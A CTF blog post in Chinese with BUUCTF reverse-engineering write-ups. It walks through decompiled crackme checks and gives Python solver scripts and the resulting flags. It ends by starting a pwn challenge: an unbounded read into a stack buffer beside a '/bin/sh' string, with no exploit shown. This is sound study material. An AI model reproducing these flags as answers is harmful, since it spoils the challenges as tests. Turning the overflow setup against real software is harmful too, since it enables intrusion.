# buuctf(re)

原创

置顶 hercu1iz 于 2021-04-04 22:19:36 发布 158 收藏

分类专栏： reverse

初雪

本文链接：https://blog.csdn.net/weixin_44309300/article/details/115416952

版权

reverse 专栏收录该内容


14 篇文章 0 订阅

订阅专栏

## rerere

# reverse1

1.shift+f12查看下字符串，发现可疑



| Address | Length | Type | String |
|---|---|---|---|
| .rdata:00… | 00000009 | C | _ArgList |
| .rdata:00… | 0000000C | C | wrong flag\n |
| .rdata:00… | 00000009 | C | _ArgList |
| .rdata:00… | 00000019 | C | this is the right flag!\n |
| .rdata:00… | 00000006 | C | input |
| .rdata:00… | 00000005 | C | %20s |
| .rdata:00… | 00000010 | C | input the flag: |
| .rdata:00… | 0000002B | C | ' is being used without being initialized. |
| .rdata:00… | 0000001C | C | Stack around the variable ' |
| .rdata:00… | 00000011 | C | ' was corrupted. |
| .rdata:00… | 0000000F | C | The variable ' |
| .rdata:00… | 000000DD | C | The value of ESP was not properly saved across a function call.  T… |
| .rdata:00… | 0000011D | C | A cast to a smaller data type has caused a loss of data.  If this … |
| .rdata:00… | 0000001D | C | Stack memory was corrupted\n\r |
| .rdata:00… | 00000036 | C | A local variable was used before it was initialized\n\r |
| .rdata:00… | 0000002C | C | Stack memory around _alloca was corrupted\n\r |
| .rdata:00… | 0000001E | C | Unknown Runtime Check Error\n\r |
| .rdata:00… | 00000011 | C | Unknown Filename |
| .rdata:00… | 00000014 | C | Unknown Module Name |
| .rdata:00… | 00000020 | C | Run-Time Check Failure #%d - %s |
| .rdata:00… | 00000026 | C | Stack corrupted near unknown variable |
| .rdata:00… | 00000006 | C | %.2X |
| .rdata:00… | 00000049 | C | Stack area around _alloca memory reserved by this function is corr… |
| .rdata:00… | 00000009 | C | \nData: < |
| .rdata:00… | 0000002A | C | \nAllocation number within this function: |

```
.rdata:00… 00000008  C  \nSize:
.rdata:00… 0000000D  C  \nAddress: 0x
.rdata:00… 00000048  C  Stack area around _alloca memory reserved by this function is corr…
.rdata:00… 00000012  C  %s%s%p%s%zd%s%d%s
.rdata:00… 00000009  C  %s%s%s%s
.rdata:00… 00000034  C  A variable is being used without being initialized.
.rdata:00… 00000019  C  Stack pointer corruption
.rdata:00… 0000002A  C  Cast to smaller type causing loss of data
.rdata:00… 00000018  C  Stack memory corruption
.rdata:00… 0000002A  C  Local variable used before initialization
.rdata:00… 0000001F  C  Stack around _alloca corrupted
.rdata:00… 0000000E  C  RegOpenKeyExW
.rdata:00… 00000011  C  RegQueryValueExW
.rdata:00… 0000000C  C  RegCloseKey
.rdata:00… 00000011  C  PDBOpenValidate5
.data:000… 0000000E  C  {hello_world}
```




跟踪到

```
__int64 sub_1400118C0()
{
  char *v0; // rdi
  signed __int64 i; // rcx
  size_t v2; // rax
  size_t v3; // rax
  char v5; // [rsp+0h] [rbp-20h]
  int j; // [rsp+24h] [rbp+4h]
  char Str1; // [rsp+48h] [rbp+28h]
  unsigned __int64 v8; // [rsp+128h] [rbp+108h]

  v0 = &v5;
  for ( i = 82i64; i; --i )
  {
    *(_DWORD *)v0 = -858993460;
    v0 += 4;
  }
  for ( j = 0; ; ++j )
  {
    v8 = j;
    v2 = j_strlen(Str2);
    if ( v8 > v2 )
      break;
    if ( Str2[j] == 111 )
      Str2[j] = 48;
  }
  printf("input the flag:");
  scanf("%20s", &Str1);
  v3 = j_strlen(Str2);
  if ( !strncmp(&Str1, Str2, v3) )
    printf("this is the right flag!\n");
  else
    printf("wrong flag\n");
  sub_14001113B((__int64)&v5, (__int64)&unk_140019D00);
  return 0i64;
}
```



2.关键Str2={hello_world}，不过上面有个for循环替换了部分字母。




把o换成数字0。

3.得出flag。2021.4.3

## reverse2

```
10  v8 = __readfsqword(0x28u);
11  pid = fork();
12  if ( pid )
13  {
14    argv = (const char **)&stat_loc;
15    waitpid(pid, &stat_loc, 0);
16  }
17  else
18  {
19    for ( i = 0; i <= strlen(&flag); ++i )
20    {
21      if ( *(&flag + i) == 105 || *(&flag + i) == 114 )
22        *(&flag + i) = 49;
23    }
24  }
25  printf("input the flag:", argv);
26  __isoc99_scanf("%20s", &s2);
27  if ( !strcmp(&flag, &s2) )
28    result = puts("this is the right flag!");
29  else
30    result = puts("wrong flag!");
31  return result;
32}
```



```
.data:0000000000601080                 public flag
.data:0000000000601080 ; char flag
.data:0000000000601080 flag            db 7Bh                  ; DATA XREF: main+34↑r
.data:0000000000601080                                         ; main+44↑r ...
.data:0000000000601081 aHackingForFun  db 'hacking_for_fun}',0
.data:0000000000601081 _data           ends
.data:0000000000601081
.bss:0000000000601092 ; ===========================================================================
.bss:0000000000601092
.bss:0000000000601092 ; Segment type: Uninitialized
```

完。2021.4.4

## 内涵的软件

1.无壳


2.拖进OD

```
00401059  .  8D7D B4      lea     edi, dword ptr [ebp-4C]
0040105C  .  B9 13000000  mov     ecx, 13
00401061  .  B8 CCCCCCCC  mov     eax, CCCCCCCC
00401066  .  F3:AB        rep     stos dword ptr es:[edi]
00401068  .  C745 FC 0500 mov     dword ptr [ebp-4], 5
0040106F  .  C745 F8 1851 mov     dword ptr [ebp-8], 00425118   ASCII "DBAPP{49d3c93df25caad81232130f3d2ebfad}"
00401076  .v EB 09        jmp     short 00401081
00401078  > 8B45 FC       mov     eax, dword ptr [ebp-4]
0040107B  . 83E8 01       sub     eax, 1
0040107E  . 8945 FC       mov     dword ptr [ebp-4], eax
00401081  > 837D FC 00    cmp     dword ptr [ebp-4], 0
00401085  .v 7C 18        jl      short 0040109F
```

3.完。2021.4.6

## 新年快乐

1.查壳




2.IDA里走一走

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char v4; // [esp+12h] [ebp-3Ah]
  __int16 v5; // [esp+20h] [ebp-2Ch]
  __int16 v6; // [esp+22h] [ebp-2Ah]

  main();
  strcpy(&v4, "HappyNewYear!");
  v5 = 0;
  memset(&v6, 0, 0x1Eu);
  printf("please input the true flag:");
  scanf("%s", &v5);
  if ( !strncmp((const char *)&v5, &v4, strlen(&v4)) )
    result = puts("this is true flag!");
  else
    result = puts("wrong!");
  return result;
}
```

3.完。2021/4/6

## 补充复习指令


## movsb

MOVSB即字符串传送指令，这条指令按`字节`传送数据。通过SI和DI这两个寄存器控制字符串的源地址和目标地址，比如`DS:SI`这段地址的N个字节复制到`ES:DI`指向的地址，**复制后DS:SI的内容保持不变。**

## stosb


该指令为`单字符`输出指令，调用该指令后，可以将累加器`AL`中的值传递到当前`ES段的DI地址处`，并且根据DF的值来影响DI的值，如果DF为0，则调用该指令后，DI自增1。

## scasb

REPNE SCASB是**不相等则重复查找的字符串搜索指令**，如果找到，ZF=1则退出指令的执行；如果没找到，已全部找遍则退出。因每执行一次SCASB指令后，DI内容增1，而找到字符在字符串缓冲区中的地址，应该是增1以前的DI中的内容，所以要执行DEC ID指令，回到字符串中的“$”字符所在地址。

# helloword

APK第一次接触，工具安装好查Main函数，直接flag告诉你。






## xor

1.无壳，查看main

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char *v3; // rsi
4   int result; // eax
5   signed int i; // [rsp+2Ch] [rbp-124h]
6   char v6[264]; // [rsp+40h] [rbp-110h]
7   __int64 v7; // [rsp+148h] [rbp-8h]
8
9   memset(v6, 0, 0x100uLL);
10  v3 = (char *)256;
11  printf("Input your flag:\n", 0LL);
12  get_line(v6, 256LL);
13  if ( strlen(v6) != 33 )
14    goto LABEL_12;
15  for ( i = 1; i < 33; ++i )
16    v6[i] ^= v6[i - 1];
17  v3 = global;
18  if ( !strncmp(v6, global, 0x21uLL) )
19    printf("Success", v3);
20  else
21LABEL_12:
22    printf("Failed", v3);
23  result = __stack_chk_guard;
24  if ( __stack_chk_guard == v7 )
25    result = 0;
26  return result;
27}
```

v6做了个xor操作，i=1开始

反推v6=global



2.查看global数据

```
.data:0000000100001050 ; char *global
.data:0000000100001050 _global          dq offset aFKWOXZUPFVMDGH
.data:0000000100001050                                          ; DATA XREF: _main+10D↑r
.data:0000000100001050 __data           ends                    ; "f\nk\fw&O.@\x11x\rZ;U\x11p\x19F\x1Fv\"M"...
.data:0000000100001050
UNDEF:0000000100001060 ;
```

```
.cstring:0000000100000F6E                 assume cs:__cstring
.cstring:0000000100000F6E                 ;org 100000F6Eh
.cstring:0000000100000F6E aFKWOXZUPFVMDGH db 'f',0Ah          ; DATA XREF: __data:_global↓o
.cstring:0000000100000F6E                 db 'k',0Ch,'w&O.@',11h,'x',0Dh,'Z;U',11h,'p',19h,'F',1Fh,'v"M#D',0Eh,'g'
.cstring:0000000100000F6E                 db 6,'h',0Fh,'G2O',0
.cstring:0000000100000F90 aInputYourFlag  db 'Input your flag:',0Ah,0
.cstring:0000000100000F90                                       ; DATA XREF: _main+B↑o
.cstring:0000000100000FA2 ; char aSuccess[]
.cstring:0000000100000FA2 aSuccess        db 'Success',0        ; DATA XREF: _main+122↑o
.cstring:0000000100000FAA ; char aFailed[]
```

3.xor还原

```
str1 = ['f',0x0A,'k',0x0C,'w','&','O','.','@',0x11,'x',0x0D,'Z',';','U',0x11,'p',0x19,'F',0x1F,'v','"','M','#','
D',0x0E,'g',6,'h',0x0F,'G','2','O']
flag = 'f'

for i in range(1,len(str1)):
    if(isinstance(str1[i],str)):
        if(isinstance(str1[i-1],str)):
            flag += chr(ord(str1[i])^ord(str1[i-1])) #同是str类型
        else:
            flag +=chr(ord(str1[i])^str1[i-1]) #前str型，后int型
    else:
        flag += chr(str1[i]^ord(str1[i-1])) #前int型，后str型

print(flag)
```

## reverse3

1.逆过程即可得出str

```
__int64 __cdecl main_0()
{
  int v0; // eax
  const char *v1; // eax
  size_t v2; // eax
  int v3; // edx
  __int64 v4; // ST08_8
  signed int j; // [esp+DCh] [ebp-ACh]
  signed int i; // [esp+E8h] [ebp-A0h]
  signed int v8; // [esp+E8h] [ebp-A0h]
  char Dest[108]; // [esp+F4h] [ebp-94h]
  char Str; // [esp+160h] [ebp-28h]
  char v11; // [esp+17Ch] [ebp-Ch]

  for ( i = 0; i < 100; ++i )
  {
    if ( (unsigned int)i >= 0x64 )
      j____report_rangecheckfailure();
    Dest[i] = 0;
  }
  sub_41132F("please enter the flag:");
  sub_411375("%20s", &Str);
  v0 = j_strlen(&Str);
  v1 = (const char *)sub_4110BE((int)&Str, v0, (int)&v11);
  strncpy(Dest, v1, 0x28u);
  v8 = j_strlen(Dest);
  for ( j = 0; j < v8; ++j )
    Dest[j] += j;
  v2 = j_strlen(Dest);
  if ( !strncmp(Dest, Str2, v2) )
    sub_41132F("rigth flag!\n");
  else
    sub_41132F("wrong flag!\n");
  HIDWORD(v4) = v3;
  LODWORD(v4) = 0;
  return v4;
}
```

把str加密

再次对上面返回v1进行转换

最终str->str2



2.str加密的函数

```
v7 = 0;
while ( v11 > 0 )
{
  byte_41A144[2] = 0;
  byte_41A144[1] = 0;
  byte_41A144[0] = 0;
  for ( i = 0; i < 3 && v11 >= 1; ++i )
  {
    byte_41A144[i] = *v13;
    --v11;
    ++v13;
  }
  if ( !i )
    break;
  switch ( i )
  {
    case 1:
      *((_BYTE *)Dst + v7) = aAbcdefghijklmn[(signed int)(unsigned __int8)byte_41A144[0] >> 2];
      v4 = v7 + 1;
      *((_BYTE *)Dst + v4++) = aAbcdefghijklmn[((byte_41A144[1] & 0xF0) >> 4) | 16 * (byte_41A144[0] & 3)];
      *((_BYTE *)Dst + v4++) = aAbcdefghijklmn[64];
      *((_BYTE *)Dst + v4) = aAbcdefghijklmn[64];
      v7 = v4 + 1;
      break;
    case 2:
      *((_BYTE *)Dst + v7) = aAbcdefghijklmn[(signed int)(unsigned __int8)byte_41A144[0] >> 2];
      v5 = v7 + 1;
      *((_BYTE *)Dst + v5++) = aAbcdefghijklmn[((byte_41A144[1] & 0xF0) >> 4) | 16 * (byte_41A144[0] & 3)];
      *((_BYTE *)Dst + v5++) = aAbcdefghijklmn[((byte_41A144[2] & 0xC0) >> 6) | 4 * (byte_41A144[1] & 0xF)];
      *((_BYTE *)Dst + v5) = aAbcdefghijklmn[64];
      v7 = v5 + 1;
      break;
    case 3:
      *((_BYTE *)Dst + v7) = aAbcdefghijklmn[(signed int)(unsigned __int8)byte_41A144[0] >> 2];
      v6 = v7 + 1;
      *((_BYTE *)Dst + v6++) = aAbcdefghijklmn[((byte_41A144[1] & 0xF0) >> 4) | 16 * (byte_41A144[0] & 3)];
```

```
        *((_BYTE *)Dst + v6++) = aAbcdefghijklmn[((byte_41A144[2] & 0xC0) >> 6) | 4 * (byte_41A144[1] & 0xF)];
        *((_BYTE *)Dst + v6) = aAbcdefghijklmn[byte_41A144[2] & 0x3F];
        v7 = v6 + 1;
        break;
    }
```



```
B2F                 db    0
B30 aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/='
B30                                       ; DATA XREF: .text:004117E8↑o
B30                                       ; .text:00411827↑o ...
B30                 db 0
```

最后结果，可判断时base64加密。

# BASE64编码

特征：[A-Z,a-z,0-9，+，/] 64个符号构成。填充用'='代替

3.str2内容

```
.data:0041A034 ; char Str2[]
.data:0041A034 Str2            db 'e3nifIH9b_C@n@dH',0 ; DATA XREF: _main_0+142↑o
.data:0041A045                 db    0
.data:0041A046                 db    0
.data:0041A047                 db    0
```

4.实现逆过程

```python
import base64

str1 =  'e3nifIH9b_C@n@dH'
temp = ''
flag = ''

for i in range(0,len(str1)):
    temp += chr(ord(str1[i]) - i)

flag = base64.b64decode(temp)
flag = flag.decode('ASCII')
print(flag)
```

## 不一样的flag

1.无壳，跑起来看看

```
you can choose one action to execute
1 up
2 down
3 left
4 right
:
```

操作上下左右，推测迷宫游戏。

2.搜索字符串

| Address | Disassembly | | Text string |
|---|---|---|---|
| 00401279 | ascii | "嵓'",0 | |
| 00401280 | sub | esp, 1C | (Initial CPU selection) |
| 004012F0 | mov | dword ptr [esp], 00403000 | ASCII "libgcj-13.dll" |
| 00401301 | mov | dword ptr [esp+4], 0040300E | ASCII " Jv RegisterClasses" |
| 00401359 | mov | ebx, 00402000 | ASCII "*1111010000101000101111#" |
| 0040136E | mov | dword ptr [esp], 00403024 | ASCII "you can choose one action to execute" |
| 0040137A | mov | dword ptr [esp], 00403049 | ASCII "1 up" |
| 00401386 | mov | dword ptr [esp], 0040304E | ASCII "2 down" |
| 00401392 | mov | dword ptr [esp], 00403055 | ASCII "3 left" |
| 0040139E | mov | dword ptr [esp], 0040305C | ASCII "4 right",LF,":" |
| 004013B2 | mov | dword ptr [esp], 00403066 | ASCII "%d" |
| 004014A1 | mov | dword ptr [esp], 0040306C | ASCII 0A,"ok, the or" |
| 004016E5 | mov | dword ptr [esp], 00403098 | ASCII "Mingw runtime failure:",LF |
| 00401822 | mov | dword ptr [esp], 004030B0 | ASCII "  VirtualQuery failed for %d bytes at address %p" |
| 004018F0 | mov | dword ptr [esp], 00403118 | ASCII "  Unknown pseudo relocation bit size %d.",LF |
| 004019F8 | mov | dword ptr [esp], 004030E4 | ASCII "  Unknown pseudo relocation protocol version %d.",LF |



共25个数字，正好5X5的地图

3.

```
*1111
01000
01010
00010
1111#
```

0可走,1不可走。

IDA中验证走迷宫猜想：

```
  main();
  v4 = 0;
  v5 = 0;
  qmemcpy(&v3, _data_start__, 0x19u);
  while ( 1 )
  {
    puts("you can choose one action to execute");
    puts("1 up");
    puts("2 down");
    puts("3 left");
    printf("4 right\n:");
    scanf("%d", &v6);
    if ( v6 == 2 )
    {
      ++v4;
    }
    else if ( v6 > 2 )
    {
      if ( v6 == 3 )
      {
        --v5;
      }
      else
      {
        if ( v6 != 4 )
LABEL_13:
          exit(1);
        ++v5;
      }
    }
    else
    {
      if ( v6 != 1 )
        goto LABEL_13;
      --v4;
    }
    for ( i = 0; i <= 1; ++i )
    {
      if ( *(&v4 + i) < 0 || *(&v4 + i) > 4 )
        exit(1);
    }
    if ( *((_BYTE *)&v8 + 5 * v4 + v5 - 41) == 49 )
      exit(1);
    if ( *((_BYTE *)&v8 + 5 * v4 + v5 - 41) == 35 )
    {
      puts("\nok, the order you enter is the flag!");
      exit(0);
    }
00000734 _main:7 (401334)
```



(v4,v5)即初始起点（0，0）。

4.正确路线

222441144222

```
3 left
4 right
:2

ok, the order you enter is the flag!
```

上面路线就是flag

## SimpleRev

1.查看文件信息，小端序

```
SimpleRev: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dyn
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID
99e735062807898251b7937713df2c41, not stripped
```

2.IDA查看加密函数

```
v12 = __readfsqword(0x28u);
*(_QWORD *)src = 'SLCDN';                       // NDCLS
v7 = 0LL;
v8 = 0;
v9 = 'wodah';                                   // hadow
v10 = 0LL;
v11 = 0;
text = join(key3, (const char *)&v9);           // key3+v9
strcpy(key, key1);
strcat(key, src);                               // key1+src
v2 = 0;
v3 = 0;
getchar();
len(key) = strlen(key);                         // len(key)=10
for ( i = 0; i < len(key); ++i )
{
  if ( key[v3 % len(key)] > 64 && key[v3 % len(key)] <= 90 )// A~Z
    key[i] = key[v3 % len(key)] + 32;
  ++v3;
}
printf("Please input your flag:", src);
while ( 1 )
{
  v1 = getchar();
  if ( v1 == '\n' )
    break;
  if ( v1 == ' ' )
  {
    ++v2;
  }
  else
  {
    if ( v1 <= 96 || v1 > 122 )                 // 非a~z
    {
      if ( v1 > 64 && v1 <= 90 )                // A~Z
        str2[v2] = (v1 - 39 - key[v3++ % len(key)] + 97) % 26 + 97;// v3++%len()key 等价于 i范围(0,10)
    }
    else                                        // a~z
    {
      str2[v2] = (v1 - 39 - key[v3++ % len(key)] + 97) % 26 + 97;
    }
    if ( !(v3 % len(key)) )
      putchar(' ');
    ++v2;
  }
}
if ( !strcmp(text, str2) )
  puts("Congratulation!\n");
else
```

str2即v1加密后的结果，
逆推v1及flag



3.加密算法

str2[v2] = (v1 - 39 - key[v3++ % len(key)] + 97) % 26 + 97;

v1换成flag[i]则，

flag[i] = str2[v2] - 97 + 26*j - 97 +key[v3%v5] +39

`j的范围（0，10）,10也可以换成大点数不过不影响了。`

4.解密

```python
text = "killshadow"
key = "ADSFKNDCLS"

key1 = ""
flag = ""

for i in key:
    key1 += chr(ord(i) + 32)

v3 = 0
v5 = len(key1)
for i in range(0,len(text)):
    for j in range(0,10):
        str = ord(text[i])-97 + 26*j - 97 +ord(key1[v3%v5]) +39

        if(str >=65 and str <=90 or str >=97 and str <= 122):
            flag += chr(str)
            break
    v3 += 1
print(flag)
```

## Java逆向解密

1.IDEA打开，查看关键加密

```java
public static void Encrypt(char[] arr) {
    ArrayList<Integer> Resultlist = new ArrayList();

    for(int i = 0; i < arr.length; ++i) {
        int result = arr[i] + 64 ^ 32;
        Resultlist.add(result);
    }

    int[] KEY = new int[]{180, 136, 137, 147, 191, 137, 147, 191, 148, 136, 133, 191, 134, 140, 129, 135, 191, 65};
    ArrayList<Integer> KEYList = new ArrayList();

    for(int j = 0; j < KEY.length; ++j) {
        KEYList.add(KEY[j]);
    }

    System.out.println("Result:");
    if (Resultlist.equals(KEYList)) {
        System.out.println("Congratulations! ");
    } else {
        System.err.println("Error! ");
    }
```



2.逆推arr[i]

```python
strs = [180, 136, 137, 147, 191, 137, 147, 191,
 148, 136, 133, 191, 134, 140, 129, 135, 191, 65]

flag = ""

for i in range(0,len(strs)):
    flag += chr(strs[i] - 64^32)

print(flag)
```

# luck_guy

1.无壳，elf文件。

```
luck_guy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, int
erpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=38f6b7066f73
e3b41dca3ab5b6da405f8edf2ec5, not stripped
```

2.执行一遍，了解大概流程。

```
Welcome to Cyber SWAT2019.
Designed by Solar,wish you can enjoy it and have fun
Good luck (^_^)
________________
try to patch me and find flag
please input a lucky number
2
emmm,you can't find flag 23333
emmm,you can't find flag 23333
emmm,you can't find flag 23333
emmm,you can't find flag 23333
emmm,you can't find flag 23333
```

3.关键函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  welcome(*(_QWORD *)&argc, argv, envp);
  puts("________________");
  puts("try to patch me and find flag");
  v4 = 0;
  puts("please input a lucky number");
  __isoc99_scanf("%d", &v4);
  patch_me(v4);
  puts("OK,see you again");
  return 0;
}
```



```
int __fastcall patch_me(int a1)
{
  int result; // eax

  if ( a1 % 2 == 1 )
    result = puts("just finished");
  else
    result = get_flag();
  return result;
}
```



```
  v7 = __readfsqword(0x28u);
  v0 = time(0LL);
```

```
srand(v0);
for ( i = 0; i <= 4; ++i )
{
  switch ( rand() % 200 )
  {
    case 1:
      puts("OK, it's flag:");
      memset(&s, 0, 0x28uLL);
      strcat((char *)&s, f1);
      strcat((char *)&s, &f2);
      printf("%s", &s);
      break;
    case 2:
      printf("Solar not like you");
      break;
    case 3:
      printf("Solar want a girlfriend");
      break;
    case 4:
      v6 = 0;
      s = ' fo`guci';
      strcat(&f2, (const char *)&s);
      break;
    case 5:
      for ( j = 0; j <= 7; ++j )
      {
        if ( j % 2 == 1 )
          v1 = *(&f2 + j) - 2;
        else
          v1 = *(&f2 + j) - 1;
        *(&f2 + j) = v1;
      }
      break;
    default:
      puts("emmm,you can't find flag 23333");
      break;
  }
}
return __readfsqword(0x28u) ^ v7;
}
```

正确顺序执行SWICH4->5->1流程，得出flag



3.逆推脚本

```
f1='GXY{do_not_'
s0=' fo`guci' #小端序
s=s0[::-1]      #[::-1]从最后一个元素到第一个元素复制一遍，即倒序。
print(s)
key=""
flag=""
for i in range(8):
    if i%2==1:
        key+=chr(ord(s[i])-2)
    else:
        key+=chr(ord(s[i])-1)
flag=f1+key
print(flag)
```

## jarvisoj_level2

1.

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

```
Input:
aaa
Hello World!
```

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp+88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```



2.

```
.data:0804A022                  db    0
.data:0804A023                  db    0
.data:0804A024                  public hint
.data:0804A024 hint             db '/bin/sh',0
.data:0804A024 _data            ends
.data:0804A024
.bss:0804A02C ; ===========================================================
.bss:0804A02C
```

